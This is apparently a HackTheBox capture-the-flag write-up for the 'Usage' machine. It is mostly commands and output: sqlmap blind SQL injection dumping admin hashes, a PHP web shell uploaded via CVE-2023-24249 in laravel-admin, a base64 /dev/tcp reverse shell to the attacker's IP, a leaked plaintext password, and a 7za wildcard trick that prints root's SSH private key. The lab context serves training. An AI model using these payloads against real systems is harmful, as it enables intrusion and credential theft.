

Usage

By Praveen Kumar Sharma

IP of Machine : 10.10.11.18

Lets try pinging :

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ ping 10.10.11.18 -c 5
PING 10.10.11.18 (10.10.11.18) 56(84) bytes of data.
64 bytes from 10.10.11.18: icmp_seq=1 ttl=63 time=3489 ms
64 bytes from 10.10.11.18: icmp_seq=2 ttl=63 time=2569 ms
64 bytes from 10.10.11.18: icmp_seq=3 ttl=63 time=1545 ms
64 bytes from 10.10.11.18: icmp_seq=4 ttl=63 time=522 ms
64 bytes from 10.10.11.18: icmp_seq=5 ttl=63 time=5027 ms

--- 10.10.11.18 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4053ms
rtt min/avg/max/mdev = 521.719/2630.569/5027.183/1556.212 ms, pipe 4
```

Lets do some port scanning now

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.18 -o allPortScan.txt
```

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.18 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 22:23 IST
Nmap scan report for 10.10.11.18
Host is up (0.10s latency).
Not shown: 65456 filtered tcp ports (no-response), 77 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```

✎ Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.11.18 -o aggressiveScan.txt
```

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ nmap -sC -sV -A -T5 -p 22,80 10.10.11.18 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 22:24 IST
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.24s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 35.47 seconds
```

✎ Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_ 256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http  nginx 1.18.0 (Ubuntu)
|_http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets just add usage.htb in /etc/hosts I don't why it can access like this but u need to add this in /etc/hosts

```
127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

10.10.222.68   whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb          www.permx.htb      lms.permx.htb
192.168.110.76 symfonos.local
10.10.59.4      creative.thm        beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
```

Lets do some directory and vhost fuzzing :

Lets try directory fuzzing first

Directory Fuzzing

Absolutely nothing here

Lets try vhost fuzzing now

VHOST Fuzzing :

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u  
http://FUZZ.usage.htb -t 200
```

```
(pks@Kali)-[~/HacktheBox/Usage]  
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u http://FUZZ.usage.htb -t 200  
  
      /'___\  /'___\      /'___\  
    ^  \_/_/ ^  \_/_/  _ _  ^  \_/_/  
  \ \ ,_/_/_/ \ \ ,_/_/_/ \ \ ,_/_/_/  
  \ \ \_/_/ \ \ \_/_/ \ \ \_/_/ \ \ \_/_/  
  \ \ \_/_/ \ \ \_/_/ \ \ \_/_/ \ \ \_/_/  
    V/_/    V/_/    V/_/    V/_/  
  
v2.1.0-dev  
-----  
:: Method      : GET  
:: URL         : http://FUZZ.usage.htb  
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt  
:: Follow redirects : false  
:: Calibration  : false  
:: Timeout      : 10  
:: Threads      : 200  
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500  
-----  
:: Progress: [151265/151265] :: Job [1/1] :: 105 req/sec :: Duration: [0:00:37] :: Errors: 151265 ::
```

Nothing here as well lets move on to web application i guess

Web Application :

Default page :

usage.htb 110% ☆

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Usage

[Login](#) [Register](#) [Admin](#)

Login


E-Mail Address

Password

☐ Remember Me

[Reset Password](#)

I tried a things here also we have a admin page in the top right



Lets add this to /etc/hosts as well

```
127.0.0.1      localhost
127.0.1.1      Kali.pks          Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

10.10.222.68   whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb          www.permx.htb    lms.permx.htb
192.168.110.76 symfonos.local
10.10.59.4      creative.thm        beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb          admin.usage.htb
~
~
```

I found a SQL Injection in the reset password page

Here is a test to prove it :

We get

500 SERVER ERROR

i called this file request.txt btw

SQL Injection :

⚠ Warning

Fair Warning here

This step might take a lot of time as it is a boolean-based blind
Be patient it can take upto 2 hours to complete as well
Depends on how ur connection is with the machine

We are gonna user SQLMap here

First of all lets see all the databases :

```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 --dbs
```

```
[22:42:00] [INFO] retrieving the length of query output
[22:42:00] [INFO] retrieved: 18
[22:42:51] [INFO] retrieved: _____
[22:44:24] [INFO] retrieved: information_schema
[22:44:24] [INFO] retrieving the length of query output
[22:44:24] [INFO] retrieved: 18
[22:45:14] [INFO] retrieved: _____
[22:46:37] [INFO] retrieved: performance_schema
[22:46:37] [INFO] retrieving the length of query output
[22:46:37] [INFO] retrieved: 10
[22:47:52] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

usage_blog is our database we need to find info in lets see all the tables in this

```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 -D
usage_blog --tables
```



```
[23:00:17] [INFO] retrieved: 22
[23:02:01] [INFO] retrieved: admin_user_permissions
[23:02:01] [INFO] retrieving the length of query output
[23:02:01] [INFO] retrieved: 11
[23:03:04] [INFO] retrieved: admin_users
[23:03:04] [INFO] retrieving the length of query output
[23:03:04] [INFO] retrieved: ^C4^C
[23:03:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 505 times
```

```
[*] ending @ 23:03:09 /2024-08-21/
```

This is what we want lets see what is in this table

```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 -D
usage_blog -T admin_users --dump
```

```
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 60
[23:03:54] [INFO] resumed: $2y$10$ohq2kLpBH/r1.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 60
[23:03:54] [INFO] resumed: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 19
```

got the admin password hash

crack this using rockyou.txt like this

```
john --show hash --wordlist=/usr/share/wordlists/rockyou.txt
```

here is password :

```
john --show hash
```

```
?:whatever1
```


```
1 password hash cracked, 0 left
```

 Admin account found

Username : admin

Password : whatever1

Lets login



The screenshot shows a web browser window with the address bar displaying 'admin.usage.htb/admin'. The page title is 'Admin | Dashboard'. The dashboard content is divided into two main sections: 'Environment' and 'Dependencies'.

Environment	
PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies	
php	8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	7.2
laravel/framework	10.18
laravel/sanctum	3.2
laravel/tinker	2.8
symfony/filesystem	6.1

We got in as administrator

Gaining Access :

So searching encore/laravel version found this :

CVE-2023-24249 #5726



xiaoWangSec opened this issue on Feb 28, 2023 · 2 comments



xiaoWangSec commented on Feb 28, 2023

...

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-24249>



alexoleynik0 commented on Mar 1, 2023

...

I've "fixed" this by adding mime rule to all my `$form->image` calls (I've created my custom field, actually).
As for `auth/setting` route form, you can extend `Encore\Admin\Controllers\AuthController` in your controllers, edit/remove "avatar" field, and set path to your new controller in `config/admin.php` - "auth.controller".



5

Without getting into much detail basically we can inject a php file using the profile picture upload

to do this lets generate a webshell that we are gonna upload

```
(pks☺Kali) - [~/HacktheBox/Usage]
$ echo '<?php system($_GET["cmd"]); ?>' > webshell.php
```

To upload this we need to convert this .php file to a .jpg and we are gonna add .php by capturing the request

```
(pks☺Kali) - [~/HacktheBox/Usage]
$ mv webshell.php webshell.jpg
```

Now lets upload this

admin

✎

Administrator

webshell.jpg

webshell.jpg (31 B)

+

🔍

webshell.jpg

Browse

Reset

☐ View
☐ Continue creating
☐ Continue editing

Submit

Before clicking submit fire up an interceptor like burp suite
 intercept
 im using caido intercept here

ID	Host	Method	Path	Query
1	admin.usage.ht...	POST	/admin/auth/setting	

http://admin.usage.htb

U3NzcwMzE0NGUwIiwidGFnIjoiIn0%3D;

remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=eyJpdiI6ImFYWEtDZS84S1pzK1FGJSmp2b1ZtNSStTM1phYXhGR0Z2bURKd1RvaGhIQjRPyMV6azU2OFZtNVFlZFBOaWRNdUUrVnZNRTZBMGVMa1NQ5Z0hQMk1xM250SDZ3QnllR3RZVWFZUkRPZ1NvZHc5ODJ4VmVacFRSNWhtRUY3SXVucnc1YzN6MVdvN0FvUmZlZmZlIiwidGFnIjoiIn0%3D

16

17 -----2424230507409533947063265017

18 Content-Disposition: form-data; name="name"

19

20 Administrator


21 -----2424230507409533947063265017

22 Content-Disposition: form-data; name="avatar"; filename="webshell.jpg.php"

23 Content-Type: image/jpeg

24

Now add a .php after jpg here then hit forward and turn the intercept
 off as it might block the upcoming requests
 do this i changed the name to shell.jpg its the same file btw



Now we can execute commands on this lets get a shell

now make a rev shell base64 and start a listener

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ nc -lvnp 9001
listening on [any] 9001 ...
```

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ echo "sh -i >& /dev/tcp/10.10.16.52/9001 0>&1" | base64
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTIvOTAwMSAwPiYxCg==
```

now in the url type in this base64 like this

```
http://admin.usage.htb/uploads/images/shell.jpg.php?cmd=echo
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTIvOTAwMSAwPiYxCg== | base64 -d | bash
```

and we get a shell

```
(pks☺Kali)-[~/HacktheBox/Usage]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.52] from (UNKNOWN) [10.10.11.18] 54660
sh: 0: can't access tty; job control turned off
$ id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
$ █
```

Lets upgrade this a bit

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
dash@usage:/var/www/html/project_admin/public/uploads/images$ cd
cd
dash@usage:~$ █
```

Lateral PrivEsc :

just typed in `ls -al` found this

```
dash@usage:~$ ls -al
ls -al
total 52
drwxr-x--- 6 dash dash 4096 Aug 21 17:57 .
drwxr-xr-x 4 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6 2022 .bashrc
drwx----- 3 dash dash 4096 Aug  7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7 2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26 2023 .monit.id
-rw-r--r-- 1 dash dash    5 Aug 21 17:57 .monit.pid
-rw----- 1 dash dash 1192 Aug 21 17:57 .monit.state
-rwx----- 1 dash dash  707 Oct 26 2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6 2022 .profile
drwx----- 2 dash dash 4096 Aug 24 2023 .ssh
-rw-r----- 1 root dash   33 Aug 21 16:43 user.txt
dash@usage:~$
```

Lets see what this is

```
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
    use address 127.0.0.1
    allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert
```

Found a password lets check the users on this machine to find whoes password did we find

```
dash@usage:~$ ls /home
ls /home
dash  xander
dash@usage:~$
```

So this might a password of xander lets test it

```
dash@usage:~$ su xander
su xander
Password: 3nc0d3d_pa$$w0rd
xander@usage:/home/dash$
```

and it is

 Creds

Username : xander

Password : 3nc0d3d_pa\$\$w0rd

Vertical PrivEsc

Lets check the sudo permission


```
xander@usage:/home/dash$ sudo -l
sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:/home/dash$
```

Lets check the strings of this

```
xander@usage:/home/dash$ strings /usr/bin/usage_management
strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
```

Lets check exploit of this

I found this wildcards spare tricks from Hacktricks :
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks>

7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot be treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder where this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is executed, it will treat `root.txt` as a file containing the list of files it should compress (that's what the existence of `@root.txt` indicates) and when it **7z** reads `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw an error** showing the content.

More info in Write-ups of the box CTF from HackTheBox.

To use this we do this on `id_rsa`

```
xander@usage:/tmp$ cd /var/www/html
xander@usage:/var/www/html$ touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Now run the binary

```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov :
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64
  (A00F11),ASM,AES-NI)

Scanning the drive:

WARNING: No more files
-----BEGIN OPENSSSH PRIVATE KEY-----
```

now you can copy this ssh key in a file remember to remove spaces and
": No more files"

Here is the key :

```
-----BEGIN OPENSSSH PRIVATE KEY-----
b3B7bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAAtzc2gtZWQyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAE63P+5DvKwuQtE4Y0D4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSSH PRIVATE KEY-----
```

Now change the permission to 600 then ssh as root

```
(pks☺Kali) - [~/HacktheBox/Usage]  
$ chmod 600 id_rsa
```

```
(pks☺Kali) - [~/HacktheBox/Usage]  
$ ssh -i id_rsa root@usage.htb
```

```
Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40  
root@usage:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@usage:~# █
```

now u can read both root.txt and user.txt

Thanks For Reading :)